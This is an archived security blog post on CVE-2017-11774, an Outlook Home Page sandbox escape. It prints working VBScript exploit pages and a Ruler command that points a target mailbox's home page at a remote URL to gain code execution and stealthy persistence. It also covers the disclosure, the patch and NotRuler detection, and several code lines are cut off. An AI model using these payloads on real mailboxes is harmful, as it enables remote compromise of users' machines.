Outlook Home Page – Another Ruler Vector

Archived: 2026-04-05 15:17:57 UTC


Ruler has become a go to tool for us on external engagements, easily turning compromised mailbox credentials into shells. This has resulted in security being pushed forward and Microsoft responding with patches for the two vectors used in Ruler, namely rules and forms. These were patched with KB3191938 and KB4011091 respectively.

This puts us back into the cat and mouse game of attack versus defence, with attack needing to find a new vector. Turns out the rules of three holds true, and where two vulnerabilities lurk, a third surely exists.

> tl;dr There is a new attack built into Ruler. New version of Ruler: https://github.com/sensepost/ruler
> But you need to read this post to get the exploit ;)

The Home Page

While searching for a new code execution vector, we came across the Outlook Home Page, a legacy feature not many use or are aware of. The homepage allows you to customise the default view for any folder in Outlook. This allows specifying a URL to be loaded and displayed whenever a folder is opened. This URL has to be either HTTP or HTTPS and can be either an internal or external network location.



The home page can be set through the Outlook GUI

When Outlook loads the remote URL, it will render the contents using ieframe.dll, which means we have numerous options available to us for customising the page. The one thing you want from an Outlook Home Page is the ability to include actual Outlook content into the page. To do this, the Outlook ActiveX controls can be used.

A simple Outlook Home Page, which will display the message “Hello Alex” and then display the contents of the folder would look as follows:

```
<html>
<head>
<meta http-equiv="Content-Language" content="en-us">
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<title>Outlook</title>
</head>
<body>
<h1>Hello Alex</h1>
 <object classid="clsid:0006F063-0000-0000-C000-000000000046" data="" width="100%" height="100%"></ol
```

```
</body>
</html>
```

The magic source being the OutlookViewCtl CLSID embedded as an Object;

```
<object classid="clsid:0006F063-0000-0000-C000-000000000046" data="" width="100%" height="100%"></ob
```

At this point we have a nice home page to display whenever we log into Outlook and we get greeted by name, great.

ActiveX Fun


Since we have ActiveX controls and our page is hosted in an ieframe, it stands to reason that we should be able to include some vbscript/jscript to interact with the ActiveX control. And it turns out we can.

The first thing we did was try and skip straight to the command execution, maybe this ieframe isn't constrained by the usual security zones and other protections.

```
<html>
<head>
<meta http-equiv="Content-Language" content="en-us">
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<title>Outlook</title>
<script id=clientEventHandlersVBS language=vbscript>
<!--
 Sub window_onload()
     Set cmd = CreateObject("Wscript.Shell")
     cmd.Run("notepad")
 End Sub
-->
</script>
</head>
<body>
<h1>Hello Alex</h1>
 <object classid="clsid:0006F063-0000-0000-C000-000000000046" data="" width="100%" height="100%"></ob
</body>
</html>
```

We've simply created a **window_onload** function, which will execute as the page loads, and tasked it to create a new object of type *Wscript.Shell* and then to execute the notepad application.

Unfortunately this fails. The ieframe is loaded the typical Internet Explorer security zones, and certain "dangerous" objects can't be created. Any attempts to access objects such as *Wscript.Shell*, *Scripting.FileSystemObject* and others will result in an error and our script will stop executing. Essentially, the only objects we can interact with are ones that pertain directly to Outlook.



Access is denied when trying to create blacklisted objects

At this point we went down a long rabbit hole of trying to get around this limitation by exploring the objects that are accessible. One of those being *MSXML2.DOMDocument*, and here we tried to use some XSL transforms to get code execution however this also failed with the same message, “ActiveX component can’t create object”. As it turns out, the sandboxing applies to all scripting inside the ieframe, no matter how many objects down you go.

Not wanting to give up, we revisited what we knew. We had ActiveX, we had custom vbscript and we could interact with certain ActiveX controls, Outlook specific controls being one subset of those. This means we are able to directly interact with the ActiveX control already embedded into the page. This is simply done by directly referencing the Object:

```
Set Application = ViewCtl1
```

Now that we have a “handle” the the ActiveX control, we can make use of functions and access objects belonging to that control. Here MSDN comes in handy, remember, documentation is your friend. Consulting the MSDN docs, we find the *OutlookApplication* property, which according to the documentation “Returns an object that represents the container object for the control.” We can then access this with:

```
Set Application = ViewCtl1.OutlookApplication
```

We now have a “handle” to the Application object for Outlook, and again we need to find what objects and methods are available to us. Back to MSDN.

One of the available methods is the *CreateObject* method. This method allows us to create an automation object of a specific class, just like the *CreateObject* usually used directly in VBScript.

```
Set Application = ViewCtl1.OutlookApplication
Set cmd = Application.CreateObject("Wscript.Shell")
```

```
 cmd.Run("notepad")
```

And this worked, suddenly notepad popped up on the screen. It turns out that we now have a handle into an object outside of the ieframe sandbox. So we are back in the land of unrestricted vbscript. At this point exploitation becomes relatively trivial.

Our new home page can now be defined as:

```
<html>
<head>
<meta http-equiv="Content-Language" content="en-us">
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<title>Outlook</title>
<script id=clientEventHandlersVBS language=vbscript>
<!--
 Sub window_onload()
     Set Application = ViewCtl1.OutlookApplication
     Set cmd = Application.CreateObject("Wscript.Shell")
     cmd.Run("notepad")
 End Sub
-->

</script>
</head>



<body>
<h1> Hello Alex </h1>
<object classid="clsid:0006F063-0000-0000-C000-000000000046" data="" width="100%" height="100%"></ob
</body>
</html>
```

I reported this escape from the sandbox to MSFT and it was assigned CVE-2017-11774 and patched in the October updates.

Another thing about bug hunting, if you've thought of it, so has someone else. And just like Outlook forms, it turns out someone else was doing the same research. Again Nick Landers (@monoxgas) came across the same issue a little while after me, and pointed out a slightly different version of the attack; he made use of *window.external* to get a handle to the OutlookApplication, rather than using the ActiveX Outlook viewctrl. This still works, as OutlookApplication has been whitelisted for use in the ieframe.


```
Sub window_onload()
 Set oApp = window.external.OutlookApplication
 Set s = oApp.CreateObject("Wscript.Shell")
```

```
s.Run("notepad")
End Sub
```

Remote Exploit


This was great, a third method for getting code exec in Outlook. The only problem at this point was that it was still manual. How to turn this into an attack that can be conducted easily through Ruler?

This meant we had to go back to our trusted MFCMapi and find where the home page value is stored and if this is synchronised through Exchange. Since we set the home page on the inbox, the properties of this folder were the obvious place to look for any changes.



The homepage is stored in the PR_FOLDER_WEBVIEWINFO property

The home page is stored in the *PR_FOLDER_WEBVIEWINFO* property (*http://schemas.microsoft.com/mapi/proptag/0x36DF0102*) which is an undocumented binary structure. Fortunately, the creators of MFCMapi had reversed this structure and MFCMapi translated the various fields for us.



MFCMapi smartview decodes the binary object for us

At this point we had all the information required to add this to Ruler. Since Ruler already has all the MAPI functions required to open a folder, set the properties on a folder and then synchronise these, it took about 30 minutes to add the attack. Not too bad.

The main technical part was simply issuing a “SetProperties” request with the *PR_FOLDER_WEBVIEWINFO* property modified to point to our custom URL.

Ruler Homepage


The new version of Ruler now has homepage support, so grab the "EkoParty" release from the github releases (or the source code of course).

To use the new function couldn't be simpler. First things first, create your homepage .html page, using the example earlier in this post, you'll need to swap out "notepad" for your command, so be creative. This needs to be hosted on a webserver, it doesn't matter where.

To set the home page via Ruler:


```
./ruler --email target@pew.com homepage add --url https://gist.githubusercontent.com/staaldraad/c7b8
```

As simple as that. The home page can be viewed and deleted using the "display" and "delete" functions respectively, just as you would for forms or rules.



Attack Attack

The Ruler wiki has also been updated with all the necessary bits.



Trigger

You might be wondering at this stage, "how do I trigger my shell?", well you don't. Outlook does this for you. The home page, once set, will be triggered when the folder is refreshed. This is usually triggered when the user navigates out of the inbox, for example views "sent items" and navigates back into the inbox. Or Outlook is restarted.

Outlook needs to be notified that the folder has changed and needs to be refreshed. Ruler will try and force this by creating a hidden folder in the Inbox. This changes the last modified date on the folder, property changes don't, signalling to Outlook that a refresh is need. When the user navigates away from the inbox and back, the home page will refresh and the exploit will trigger. This folder will be deleted when you delete the home page using Ruler.

This does have the downside of not allowing you to easily trigger the homepage straight away, but you gain a stealthy persistence method. I can also recommend you build some "shell checks" into your exploit, as the home page gets cached by Outlook, so the exploit may trigger even after you have unset the home page value. Otherwise, if you like multiple shells from a single host, leave it as is.

Defence

To defend against this you have multiple options, but the primary one is, apply the patch (KB4011162). With this patch Microsoft have completely removed the 'home page' feature from Outlook. By killing off legacy features they are successfully reducing the attack surface and protecting end-users.

Good architecture and sound security practices go a long way to preventing this, and any attack via Outlook. Ensure 2FA/MFA is deployed for user accounts and password best practices are followed. Monitoring breaches and identifying employee accounts that are present in those breaches goes a long way to making attackers lives harder. If your employees used their corporate account on a breached site, reset their password, people love reusing credentials.

Detection of this attack has also been added to NotRuler and you can easily detect this with:

```
./notruler --mailboxes organisationList.txt --username exchadm homepage
```

We wrote a blog post detailing NotRuler a little while back. You can get NotRuler from: https://github.com/sensepost/notruler

EkoParty 2017

We would also like to thank the EkoParty crew for an amazing conference and for hosting us in Buenos Aires this year. It was our pleasure to be able to present Ruler at the con and we are looking forward to going back. If you would like to view the slides and a recording of the talk, they will be available on the EkoParty site shortly: https://ekoparty.org/archivo.php

Get Ruler: https://github.com/sensepost/ruler
